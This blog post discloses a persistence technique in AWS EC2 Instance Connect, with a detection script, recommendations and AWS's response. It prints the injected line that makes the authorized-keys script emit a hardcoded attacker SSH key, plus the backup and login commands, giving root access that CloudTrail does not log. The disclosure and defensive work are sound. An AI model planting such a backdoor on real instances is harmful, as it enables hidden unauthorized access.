> For the complete documentation index, see [llms.txt](https://docs.wehost.co.in/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.wehost.co.in/blog/from-curiosity-to-backdoor-how-i-found-a-stealthy-persistence-technique-in-ec2-instance-connect.md).
# From Curiosity to Backdoor: How I Found a Stealthy Persistence Technique in EC2 Instance Connect
### The Beginning: A Simple Question
It started with a simple question while I was setting up EC2 Instance Connect on a new instance: **"How does AWS allow SSH access without storing private keys?"**
The [AWS documentation](https://docs.aws.amazon.com/ec2-instance-connect/latest/APIReference/Welcome.html) says:
> "Amazon EC2 Instance Connect enables system administrators to publish one-time use SSH public keys to EC2, providing users a simple and secure way to connect to their instances.."
But I wanted to understand **how** it actually worked under the hood.
### The Investigation: Following the SSH Authentication Chain
#### First Discovery: It's Not Magic, It's Scripts

I SSH'd into my test instance and started exploring:
```
cat /etc/ssh/sshd_config | grep -i authorized
```
Wait, what's `AuthorizedKeysCommand`? According to the [OpenSSH documentation](https://man.openbsd.org/sshd_config#AuthorizedKeysCommand):
> "Specifies a program to be used to look up the user's public keys. The program will be invoked with a single argument of the username being authenticated."
So SSH is calling a **script** every time someone tries to connect? Interesting...
#### Second Discovery: The Script Trinity
```
ls -la /opt/aws/bin/eic_*
```

Three scripts. Root-owned. Let me see what they do:
```
cat /opt/aws/bin/eic_run_authorized_keys | grep -v "#"
```
Just a wrapper with a 5-second timeout. The real logic must be in `eic_curl_authorized_keys`.
### The Revelation: SSH Daemon Trusts Script Output Completely
After reading through `eic_curl_authorized_keys`, I understood the flow:
1. SSH daemon needs to authenticate a user
2. It calls `eic_run_authorized_keys` with the username
3. The script fetches temporary keys from AWS metadata service
4. **SSH daemon trusts whatever the script outputs as valid keys**
That's when it hit me: **What if I modify this script to output my own key?**
### The Experiment: From Theory to Backdoor
#### Step 1: Generate My Test Key
```
ssh-keygen -t rsa -b 2048 -f ./test_key -N '' -C 'curiosity-backdoor-test'
chmod 600 ./test_key
```
#### Step 2: Understand the Script Flow
Looking at the original script I found the perfect injection point:
```bash
# Line 82-88: After checking if user exists
/usr/bin/id -u "${1}" > /dev/null 2>&1
id_exit="${?}"
if [ "${id_exit}" -ne 0 ] ; then
exit 0
fi
# This is where the script continues to fetch keys from IMDS
# What if I add my key here, before it even checks IMDS?
```
#### Step 3: Deploy and Test
```bash
# Backup original and deploy modified version
sudo cp /opt/aws/bin/eic_curl_authorized_keys /opt/aws/bin/eic_curl_authorized_keys.backup
```
I created a modified version that adds one line after user validation: (as shown in step 2)
```bash
/bin/echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCRVFimGzwamvjwTgudiTgv5XTgll17tyGwld/Hp6l2ZAE3AUZ62ERmC7+xjyQDMaXZXu30mFIC/lp9hy9U0i+aJmOdr6RiQxIqoYc0wnUB/Eq92GAaKnQkaWtaoqv8BbJxWcvJ18U/Qrs26w0KmOTWvwVecC+FU6TfAlnqbZlLnc8pxDkc5+0oUtmJX4ChdmQczIKti6WXEUTVitlkhp4pRTxfk67vLU705F7dpf6GeYUit6VAOq37FoUU1nFSV0pYTwDmogpekf13uNtzrcCe82VwoHijU003XZbyRCeDwd6Ln1GifbhxkrWq1Tm6kJ/auCCD+JHccPKMfeRyqjqB curiosity-backdoor-test"
```
```bash
# Test from my local machine
ssh -o IdentitiesOnly=yes -i ./test_key ec2-user@3.80.57.191 "whoami && id"
# IT WORKED!
```
### The "Oh Sh\*t" Moment: It Works for ROOT Too
Why? Because the script is called for EVERY authentication attempt, regardless of the target user. If the user exists on the system, my injected key is accepted.
### The Stealth Test: What Would Defenders See?
#### Check 1: Is it in authorized\_keys?
```
ssh -i ./test_key ec2-user@54.90.67.78 "cat ~/.ssh/authorized_keys | grep curiosity"
```
#### Check 2: What about CloudTrail?
I checked CloudTrail for my backdoor SSH connections:
```json
{
"Records": []
}
```
#### Check 3: Standard SOC Playbook
I ran through what a SOC analyst would typically check:
**Result**: A SOC team following standard procedures would find NOTHING suspicious.
### The Implications: Why This Matters
#### What Makes This Technique Powerful
1. **Post-Exploitation Persistence** - After gaining root once, maintain access forever
2. **Universal Access** - One key works for all users including root
3. **CloudTrail Blind Spot** - No API calls = no logs
4. **Survives Remediation** - Not removed by:
* Password changes
* SSH key rotations
* IAM policy updates
* User deletions (as long as user is recreated)
#### Detection Challenges
According to the [AWS Shared Responsibility Model](https://aws.amazon.com/compliance/shared-responsibility-model/):
* **AWS Responsibility**: Provide secure infrastructure and services
* **Customer Responsibility**: Secure what's IN the instance
Since this is on the instance itself, this falls under the customer's responsibility
### The Detection: How to Find This Backdoor
After creating the backdoor, I worked on detection methods:
#### Quick Detection Script
```bash
#!/bin/bash
# Check for modified EC2 Instance Connect scripts
ORIGINAL_HASH="6f9019b50a729cebb8360e07853e00a2e6afb19a942c512be63579f69a65e28f"
CURRENT_HASH=$(sha256sum /opt/aws/bin/eic_curl_authorized_keys 2>/dev/null | cut -d' ' -f1)
if [ "$ORIGINAL_HASH" != "$CURRENT_HASH" ]; then
echo "ALERT: EC2 Instance Connect script has been modified!"
echo "Expected: $ORIGINAL_HASH"
echo "Found: $CURRENT_HASH"
# Check for hardcoded SSH keys
if grep -q "ssh-rsa" /opt/aws/bin/eic_curl_authorized_keys; then
echo "CRITICAL: Hardcoded SSH key found in script!"
grep "ssh-rsa" /opt/aws/bin/eic_curl_authorized_keys
fi
fi
```
### Lessons Learned: The Bigger Picture
#### 1. Trust Boundaries Are Attack Surfaces
The SSH daemon trusts the output of `AuthorizedKeysCommand` completely. This trust boundary became our attack vector.
#### 2. Legitimate Features Can Become Backdoors
EC2 Instance Connect is a legitimate AWS feature. By modifying its implementation, we turned it into a backdoor that looks normal to defenders.
#### 3. Cloud Security Requires Host-Level Monitoring
CloudTrail monitors API calls, not what happens inside instances. This technique highlights the importance of defense-in-depth.
#### 4. Standard Playbooks Need Updates
SOC teams check `~/.ssh/authorized_keys` religiously. But who checks `/opt/aws/bin/`?
### Disclosure and Recommendations
#### For AWS
1. Consider implementing integrity checking for EC2 Instance Connect scripts
2. Add warnings to documentation about script modification risks
3. Consider signing scripts and verifying signatures before execution
#### For Defenders
1. **Add to SOC Playbooks**: Check EC2 Instance Connect script integrity
2. **Implement Monitoring**: Use file integrity monitoring on `/opt/aws/bin/`
3. **Regular Audits**: Include script hash verification in security audits
4. **Incident Response**: Check for modified EIC scripts during investigations
#### For Red Teams
This technique demonstrates the value of:
* Understanding how cloud features actually work
* Looking for trust boundaries to exploit
* Thinking beyond traditional persistence locations
### Technical Details
**Prerequisites**:
* Root access to target EC2 instance
* EC2 Instance Connect enabled
* Ability to modify files in `/opt/aws/bin/`
**Technique Summary**:
* Modify `eic_curl_authorized_keys` to output backdoor SSH key
* Works for any valid system user
* Persists until script is restored
* Undetectable by standard security tools
**Detection Methods**:
* File integrity monitoring
* Script hash verification
* Checking for hardcoded SSH keys in scripts
### Conclusion: Curiosity Leads to Better Security
What started as curiosity about how EC2 Instance Connect works led to discovering a persistence technique that:
* Bypasses CloudTrail logging
* Evades standard security checks
* Provides root access
* Survives typical remediation
This research highlights the importance of:
1. **Understanding** the technologies we deploy
2. **Questioning** trust relationships in our systems
3. **Thinking** like an attacker to better defend
4. **Sharing** findings to improve collective security
Remember: The best way to defend against a technique is to understand it. By documenting and sharing this persistence method, we help defenders recognise and prevent it.
*This research was conducted on personal AWS infrastructure for educational purposes. Never test security techniques on systems you don't own.*
{% hint style="info" %}
PS, the os was an Amazon Linux image.
{% endhint %}
## AWS Statement
> The issues described in this research represent a variant of unauthorized behavior when an third party already has root access to an EC2 instance, rather than an issue in EC2 Instance Connect itself. With root access, external actors can modify system files, including AWS-provided scripts. Under the AWS Shared Responsibility Model, customers are responsible for securing their operating systems and applications. AWS services and infrastructure are operating as expected.
>
> As a security best practice, we recommend implementing monitoring solutions to detect inappropriate modifications to system files, including those in the /opt/aws/bin/ directory. Additionally, we recommend implementing file integrity monitoring, regular auditing and restriction of root access to your EC2 instances, utilizing multi-factor authentication for administrative access, and including EC2 Instance Connect script verification in your digital forensics and incident response procedures.
>
> We appreciate Nathaniel Fernandes for reporting this concern and collaborating with AWS.
* Standard statement for Living Off the Land technique